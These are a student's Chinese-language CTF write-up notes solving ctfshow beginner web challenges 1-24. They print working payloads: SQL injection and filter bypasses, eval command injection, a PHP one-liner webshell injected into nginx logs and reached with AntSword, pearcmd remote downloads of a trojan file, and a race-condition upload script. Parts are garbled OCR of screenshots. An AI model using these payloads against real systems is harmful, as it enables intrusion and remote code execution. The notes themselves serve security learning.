周练7

笔记本: 信息安全

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URL: http://dd462446-8bc5-4322-9f97-a9e50bb80bcd.challenge.ctf.show/

完成ctfshow (网址: https://ctf.show/) 的"_萌新杯"里面的web1-24题

萌新杯:

```
1:
 <?php
 # 包含数据库连接文件
 include("config.php");
 # 判断get提交的参数id是否存在
 if(isset($_GET['id'])){
     $id = $_GET['id'];
     # 判断id的值是否大于999
     if(intval($id) > 999){
         # id 大于 999 直接退出并返回错误
         die("id error");
     }else{
         # id 小于 999 拼接sql语句
         $sql = "select * from article where id = $id order by id limit 1 ";
         echo "执行的sql为: $sql
         # 执行sql 语句
         $result = $conn->query($sql);
         # 判断有没有查询结果
         if ($result->num_rows > 0) {
             # 如果有结果,获取结果对象的值$row
             while($row = $result->fetch_assoc()) {
    echo "id: " . $row["id"]. " - title: " . $row["title"]. "
 <hr>" . $row["content"]. "
         # 关闭数据库连接
         $conn->close();
 }else{
     highlight_file(__FILE__);
 }
 ?>
 </body>
 <!-- flag in id = 1000 -->
 </html>
 提示可得flag的id是1000但是会被判断错误:需要绕过:
 使用十六进制的1000: ?id=0x3e8
使用sql注入, 联合查询, 拿到数据: ?id=1 union select * from article; --+
 ctfshow{82fa0537-10e4-4071-bd29-7a359e539e68}
2:
```

```
<html>
<head>
   <title>ctf.show萌新计划web1</title>
   <meta charset="utf-8">
</head>
<body>
<?php
# 包含数据库连接文件
include("config.php");
# 判断get提交的参数id是否存在
if(isset($_GET['id'])){
      $id = $_GET['id'];
   # 判断id的值是否大于999
```

```
if(intval($id) > 999){
       # id 大于 999 直接退出并返回错误
       die("id error");
   }else{
       # id 小于 999 拼接sql语句
       $sql = "select * from article where id = $id order by id limit 1 ";
       echo "执行的sql为: $sql
       # 执行sql 语句
       $result = $conn->query($sql);
       # 判断有没有查询结果
       if ($result->num_rows > 0) {
           # 如果有结果,获取结果对象的值$row
           while($row = $result->fetch_assoc()) {
echo "id: " . $row["id"]. " - title: " . $row["title"]. "
<hr>" . $row["content"]. "
       }
       # 关闭数据库连接
       $conn->close();
}else{
   highlight_file(__FILE__);
?>
</body>
<!-- flag in id = 1000 -->
</html>
```

同理可得:

使用十六进制的1000: ?id=0x3e8



ctfshow{c5474f9b-49cf-4e0b-b329-a0ed547f98d9}

3:

```
# 判断id的值是否大于999
    if(intval($id) > 999){
       # id 大于 999 直接退出并返回错误
       die("id error");
   }else{
       # id 小于 999 拼接sql语句
       $sql = "select * from article where id = $id order by id limit 1 ";
       echo "执行的sql为: $sql
       # 执行sql 语句
       $result = $conn->query($sql);
       # 判断有没有查询结果
       if ($result->num_rows > 0) {
           # 如果有结果,获取结果对象的值$row
           while($row = $result->fetch_assoc()) {
              echo "id: " . $row["id"]. " - title: " . $row["title"]. "
<hr>" . $row["content"].
           }
       # 关闭数据库连接
       $conn->close();
}else{
   highlight_file(__FILE__);
</body>
<!-- flag in id = 1000 -->
</html>
```

增加了过滤内容: Or | - | \ | * | < | > | ! | x | hex | +

使用内置函数power()可以间接使id值等于1000: **?id=power(10,3);?id=sqrt(1000000)**同理。

4:

同上一题相比增加了过滤内容:

使用1000的二进制格式: payload: ?id=0b1111101000



执行的sql为: select * from article where id = 0b1111101000 order by id limit id: 1000 - title: CTFshowflag

ctfshow{96b9bd95-14b3-423e-a283-c071e1ce6b19}

5:

执行的sql为: select * from article where id = 0b1111101000 order by id limit 1 id: 1000 - title: CTFshowflag

ctfshow{bd257d75-a934-4bc3-9251-d3471ce78951}

和上一题一样使用二进制

疑问:


```
import math
# a = 0b1111101000
```

```
# b= 0b0000010111
 a=994
 b=10
 print(a^b)
 # print(a)
 # print(bin(994)) # 1111100010 994
 # print(bin(10)) # 1010000000 10
 #
                   # 0101100010
 #
                   # 0101100001
                   # 1010011110
 #
 # print(bin(1000))
 994^10 how?
6:
过滤: /\'|\"|or|\||\-|\\\|\/|\\*|\<|\^|\||x|hex|\(|\)|\+|select/i
使用二进制编码: ?id=0b1111101000
 ← C ▲ 不安全 | 3a394e6a-60f8-452f-9695-8e9e1abef999.challenge.ctf.show/?id=0b1111101000
                                                                                      🛅 study 🦰 视频 🥻 鼠标指针 - 光标 -... 🔼 Neat Reader - Web... 🎍 審叶紅 - 中国色 -... 🖒 KinhDown[BaiDuCl... 划 Wallpaper Abyss -... 🐧 极简整纸 海量电脑... 🛄 wallhaven - 壁纸
 执行的sql为: select * from article where id = 0b1111101000 order by id limit 1
 id: 1000 - title: CTFshowflag
 ctfshow{a56407bb-f827-48e1-8f3e-e50f2f322254}
?id=~~1000
7:
增加对求反~的过滤:
二进制编码yyds
                                                                                                (iii) A<sup>n</sup> ⊕
           ▲ 不安全 | 2b7660ff-6845-489f-862b-d4003d2293ab.challenge.ctf.show/?id=0b1111101000
 🛅 study 🦰 视频 🦹 鼠标指针 - 光标 -.... N Neat Reader - Web... 🔹 雷叶红 - 中国色 -... 🕒 KinhDown[BaiDuCl... 🔱 Wallpaper Abyss -... 🐧 极简整纸 海量
执行的sql为: select * from article where id = 0b1111101000 order by id limit 1
id: 1000 - title: CTFshowflag
ctfshow{9f351137-a5cd-484b-8320-9e8bd5977822}
8:
打开:
 <html>
 <head>
     <title>ctf.show萌新计划web1</title>
     <meta charset="utf-8">
 </head>
 <body>
 <?php
 # 包含数据库连接文件, key flag 也在里面定义
 include("config.php");
# 判断get提交的参数id是否存在
 if(isset($_GET['flag'])){
         if($key===$f){
                         echo $flag;
 }else{
     highlight_file(__FILE__);
 }
 ?>
 </body>
 </html>
```

没头绪, 扫目录。什么都没有发现。

阿呆熟悉的一顿操作, 去了埃塞尔比亚。

删库跑路




```
include("config.php");
if(isset($_GET['c'])){
        $c = $_GET['c'];
if(preg_match("/system|exec|highlight/i",$c)){
                eval($c);
        }else{
            die("cmd error");
}else{
        highlight_file(__FILE__);
?>
payload:
查看文件:
打开全部文件:
?c=highlight_file("index.php");
?c=highlight_file("config.php"); >>>>
$flag = "ctfshow{a5b35044-9f96-4702-acd9-5a5075ecdcf0}";
?>
```

```
10:
 <?php
 # flag in config.php
 include("config.php");
 if(isset($_GET['c'])){
         $c = $_GET['c'];
         if(!preg_match("/system|exec|highlight/i",$c)){
                 eval($c);
         }else{
             die("cmd error");
 }else{
         highlight_file(__FILE__);
 ?>
 查看文件:
 绕过: glob()和print_r();
 ?c=print_r(glob("*")); >>>Array ( [0] => config.php [1] => index.php )
```

```
读取文件:
 PHP执行系统外部命令函数:exec()、passthru()、system()、shell_exec()
 ?c=passthru("cat%20config.php"); >>>
 $flag = "ctfshow{3a2b60f0-9838-4e92-a043-a74e99e316ec}"; //查看源码得
11:
 <?php
 # flag in config.php
 include("config.php");
 if(isset($_GET['c'])){
         $c = $_GET['c'];
         if(!preg_match("/system|exec|highlight|cat/i",$c)){
                 eval($c);
         }else{
             die("cmd error");
 }else{
         highlight_file(__FILE__);
 ?>
 限制了cat,可以使用的还有很多
 payload: ?c=passthru("tac config.php"); >>>?> $flag = "ctfshow{a5f89546-e05d-452b-8775-0c4aae2f3fc0}";
12:
 <?php
 # flag in config.php
 include("config.php");
 if(isset($_GET['c'])){
         $c = $_GET['c'];
if(!preg_match("/system|exec|highlight|cat|\.|php|config/i",$c)){
                 eval($c);
         }else{
             die("cmd error");
 }else{
         highlight_file(__FILE__);
 ?>
 payload: ?c=passthru("tac%20*%20|grep%20flag");
13:
 <?php
 # flag in config.php
 include("config.php");
 if(isset($_GET['c'])){
         $c = $_GET['c'];
         if(!preg_match("/system|exec|highlight|cat|\.|\;|file|php|config/i",$c)){
                 eval($c);
         }else{
             die("cmd error");
 }else{
         highlight_file(__FILE__);
 ?>
 分号都被过滤了。可以使用 ?> 代替 分号
 payload: ?c=passthru("tac%20*%20|grep%20flag")?>
 $flag = "ctfshow{22fcafbf-8a0a-442f-a7fb-290c3a73625e}"; # flag in config.php
14:
 <?php
 # flag in config.php
 include("config.php");
 if(isset($_GET['c'])){
         $c = $_GET['c'];
         if(!preg\_match("/system|exec|highlight|cat|\(|\.|\;|file|php|config/i",$c)){} \\
                 eval($c);
         }else{
             die("cmd error");
 }else{
         highlight_file(__FILE__);
 ?>
 括号被过滤了。
```

使用: ?c=echo `\$_POST[a]`?> 在此页面抓包或者使用hackbar增加参数a=cat config.php 打开文件 反引号会将收到的字符串按照系统命令执行。



一键获取

}else{

?> md5匹配 echo \$flag;

echo "nonono!";

highlight_file(__FILE__);

}else{



日志注入:

通过bp抓包将一句话木马写入user-agent中:

<?php eval(\$_POST['a']);?>

使用yijian连接。



找到flag:



ps:日志文件目录: /var/log/nginx/access.log

18:


和上一题一样只不过不能直接访问需要输入参数: ?c=/var/log/nginx/access.log

通过hackbar修改信息:



172.12.0.6 - - [31/Jan/2023:03:17:03 · 0000] 'GET / HTTP/1.1' 200 1448 'http://41d6699d-ab06-43c7-a36b-92f7c0d0a3f1.challenge.cft.show/' "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (kHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70' 172.12.0.6 - [31/Jan/2023:03:39:47 · 0000] 'GET /?c=/var/log/nginx/access.log HTTP/1.1' 200 152 · "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (kHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70' 172.12.0.6 - [31/Jan/2023:03:40:36 edg/109.0.1518.70' 172.12.0.6 - [31/Jan/2023:03:42:10 e0000] 'GET /?c=/var/log/nginv/access.log HTTP/1.1' 200 918 edg/109.0.1518.70' 172.12.0.6 - [31/Jan/2023:03:42:10 e0000] 'GET /?c=/var/log/nginv/access.log HTTP/1.1' 200 1762 *-" "172.12.0.6 - [31/Jan/2023:03:42:30 e000] 'GET /?c=/var/log/nginv/access.log HTTP/1.1' 200 1762 *-" "172.12.0.6 - [31/Jan/2023:03:42:30 e000] 'GET /?c=/var/log/nginv/access.log HTTP/1.1' 200 1762 *-" "172.12.0.6 - [31/Jan/2023:03:42:30 e000] 'GET /?c=/var/log/nginv/access.log HTTP/1.1' 200 1762 *-" "172.12.0.6 - [31/Jan/2023:03:34:30 e000] 'GET /?c=/var/log/nginv/access.log HTTP/1.1' 200 1762 *-" "172.12.0.6 - [31/Jan/2023:03:34:30 e000] 'GET /?c=/var/log/nginv/access.log HTTP/1.1' 200 1762 *-" "172.12.0.6 - [31/Jan/2





同上

\$flag = "ctfshow{25e1fce8-5515-48be-8eec-f9ad9ce77bca}";

?>

20:

同上

\$flag = "ctfshow{2e8f939c-be61-4756-aea5-9c3b5fb591f4}";

?>

21:

同上:

```
AntSword 编辑 窗口 调试
       124.223.158.81
         ■ 编辑: /var/log/nginx/access.log
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              e x
                        /var/log/nginx/access.log
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             ②刷新 ■ 高亮 ▼ 個 用此编码打开 ▼ 四 保存
                                      172.12.0.6 - - [31/Jan/2023:03:49:58 +0000] "GET / HTTP/1.1" 502 559 "http://f2720696-a525-4991-9914-ac110dba855b.challenge .ctf.show/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari /537.36 Edg/109.0.1518.70"
                          /537.36 Edg/109.0.1518.70

172.12.0.6 - [31/]an/2023:03:50:03 +0000] "GET / HTTP/1.1" 200 1460 "http://f2720696-a525-4991-9914-ac110dba855b .challenge.ctf.show/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0
                        .challenge.ctf.show/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0
.0 Safari/537.36 Edg/109.0.1518.70"

172.12.0.6 - [31/Jan/2023:03:50:32 +0000] "GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 549 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70"

172.12.0.6 - [31/Jan/2023:03:50:41 +0000] "GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 782 "<?php eval($_POST['a']);?>" "<?php eval($_POST['a']);?
                                                                   12.0.6 - - [31/Jan/2023:03:50:41 +0000] "GET /favicon.ico HTTP/1.1" 200 1460 "<?php eval($_POST['a']);?>" "<?php eval ($_POST['a']);?>"
                                     | T2:12:06 - - [31/Jan/2023:03:50:42 +0000] "GET /rC=/var/log/ngano, value | GET /rC=/var/log/
                                     Linux x86 64; U; bg) Presto/2.8.131 Version/11.10"

172.12.0.6 - [31/Jan/2023:03:51:15 +0000] POST /?c=/Var/log/nginx/access.log HTTP/1.1" 200 1012 "-" "Mozilla/5.0 (Windows NT 6.3; NOW64) AppleWebKit/S37.36 (KHTML, like Gecko) Chrome/41.0.2226.0 Safari/537.36"

172.12.0.6 - [31/Jan/2023:03:51:16 +0000] "POST /?c=/var/log/nginx/access.log HTTP/1.1" 200 1012 "-" "Opera/12.0(Windows NT 5.1;U;en)Presto/22.9.168 Version/12.00"
                   NT 5.1;GenPrestO/22.9.168 VerS10N/12.00

172.12.0.6 - - [31/Jan/2023:03:51:18 +0000] "POST /?c=/var/log/nginx/access.log HTTP/1.1" 200 1356 "-" "Mozilla/5.0 (Windows NT 6.2; rv:22.0) Gecko/20130405 Firefox/22.0"

11 172.12.0.6 - - [31/Jan/2023:03:51:20 +0000] "POST /?c=/var/log/nginx/access.log HTTP/1.1" 200 999 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) ApplewbKit/537.36 (KHTML, like Gecko) Chrome/41.0.2227.0 Safari/537.36"

12 172.12.0.6 - - [31/Jan/2023:03:51:21 +0000] "POST /?c=/var/log/nginx/access.log HTTP/1.1" 200 1042 "-" "Mozilla/5.0 (Windows NT 5.1) ApplewbKit/537.36 (KHTML, like Gecko) Chrome/41.0.2224.3 Safari/537.36"
       13
         $flag = "ctfshow{d23cf68a-08d5-4fc0-b5af-c1a4b0de712c}":
         ?>
22:
```

```
<?php
if(isset($_GET['c'])){
      $c=$_GET['c'];
      if(!preg_match("/\:|\/|\\/i",$c)){
              include($c.".php");
}else{
        highlight_file(__FILE__);
?>
更严格的过滤
```

有亿点点复杂!!!: ctfshow 萌新22 (类似级客巅峰web4) Firebasky的博客-CSDN博客 ctfshow萌新web22; (77条消息) ctfshow萌新计划web22 墨子轩、的博客-CSDN博客 ctfshow萌新web22; ctfshow 萌新计划web22 p40h33 - 博客园 (cnblogs.com)

```
pear是一个是可重用的PHP组件框架和系统分发
- 为PHP用户提供开源的结构化代码库
- 便于代码的分发和包的维护
- 标准化PHP的编写代码
- 提供PHP的扩展社区库(PECL)
- 通过网站、邮件列表和下载镜像支持PHP/PEAR社区
在pear中有一个pearcmd.php的类,这里传参c值为pearcmd拼接后面的.php后缀,然后进行下一步的操作。download下载文件
从指定服务器
然后可以构造payload:参考这些得到payload:?
c=pearcmd&+download+https://github.com/junecai1/test01/blob/master/index.php
```


需求:

- 1: 公网地址,使用phpstudy+Sakurafrp内网穿透可以(猜测),也可以GitHub和gitte。
- 2: index.php是木马文件。




Could not download from "https://cn-cd-dx-7.natfrp.cloud:62994/index.php" (Connection to `ssl://cn-cd-dx-7.natfrp.cloud:62994' failed: php_network_getaddresses: getaddrinfo failed: Try again) Invalid or missing remote package file download failed

ps: GitHub下载文件的链接raw。 咋就不一样呢。下载不了,ohhhhhhhhhh,使用GitHub的成功了



Notice: Undefined index: a in /var/www/html/index.php on line 1 www-data

不会:看了wp:



ctfshow{1a90b200-dd7c-4583-af93-79491110911f}

okk

```
代码如下:
 import requests, time, threading
 subaddr = "http://07b442cd-fadc-4e0b-ad7c-f83452d3847d.challenge.ctf.show/"
 def newThread(fun,*args):
     return threading.Thread(target=fun, args=args)
 def execphp(fname):
     r = requests.get(subaddr + "uploads/" + fname + ".php")
     if len(x) > 0 and "404 Not Found" not in x and "容器已过期" not in x:
          print(x)
 def check(fname):
     for i in range(100,400):
         # 每个文件名单起一个线程
          newThread(execphp, fname + str(i)).start()
 def upload():
     while True:
         file_data = {'file':('anything.php',"<?php system(\"ls -l ../\");?>".encode())}
         r = requests.post(subaddr+"upload.php",files=file_data)
         txt = r.text
         print("uploaded:",txt)
          # 用本次的文件名推算下一次的文件名,相差sleep一次的时间间隔
         ts = int(time.mktime(time.strptime(txt[8:22], "%Y%m%d%H%M%S")))
fname = time.strftime("%Y%m%d%H%M%S", time.localtime(ts + 1))
# 单起一个线程,爆破下一次upload的文件名
          newThread(check, fname).start()
             == '__main__':
     name
     upload()
```

```
同上,将代码的随机数值改为(0,300),时间加三秒即可:
《 文件() 编辑() 选择() 盖有() 转到() 运行() 终端() 帮助(+) web23.py-testif.v
                                                                                         + ~ > Python | | | | ×
    区
②
發
    uploaded: uploads/2023013114035025.php
flaghere0.txt
index.php
upload.php
uploads
```

访问文件得: ctfshow{348fa9c0-8715-447b-b45c-a117fd2cca94}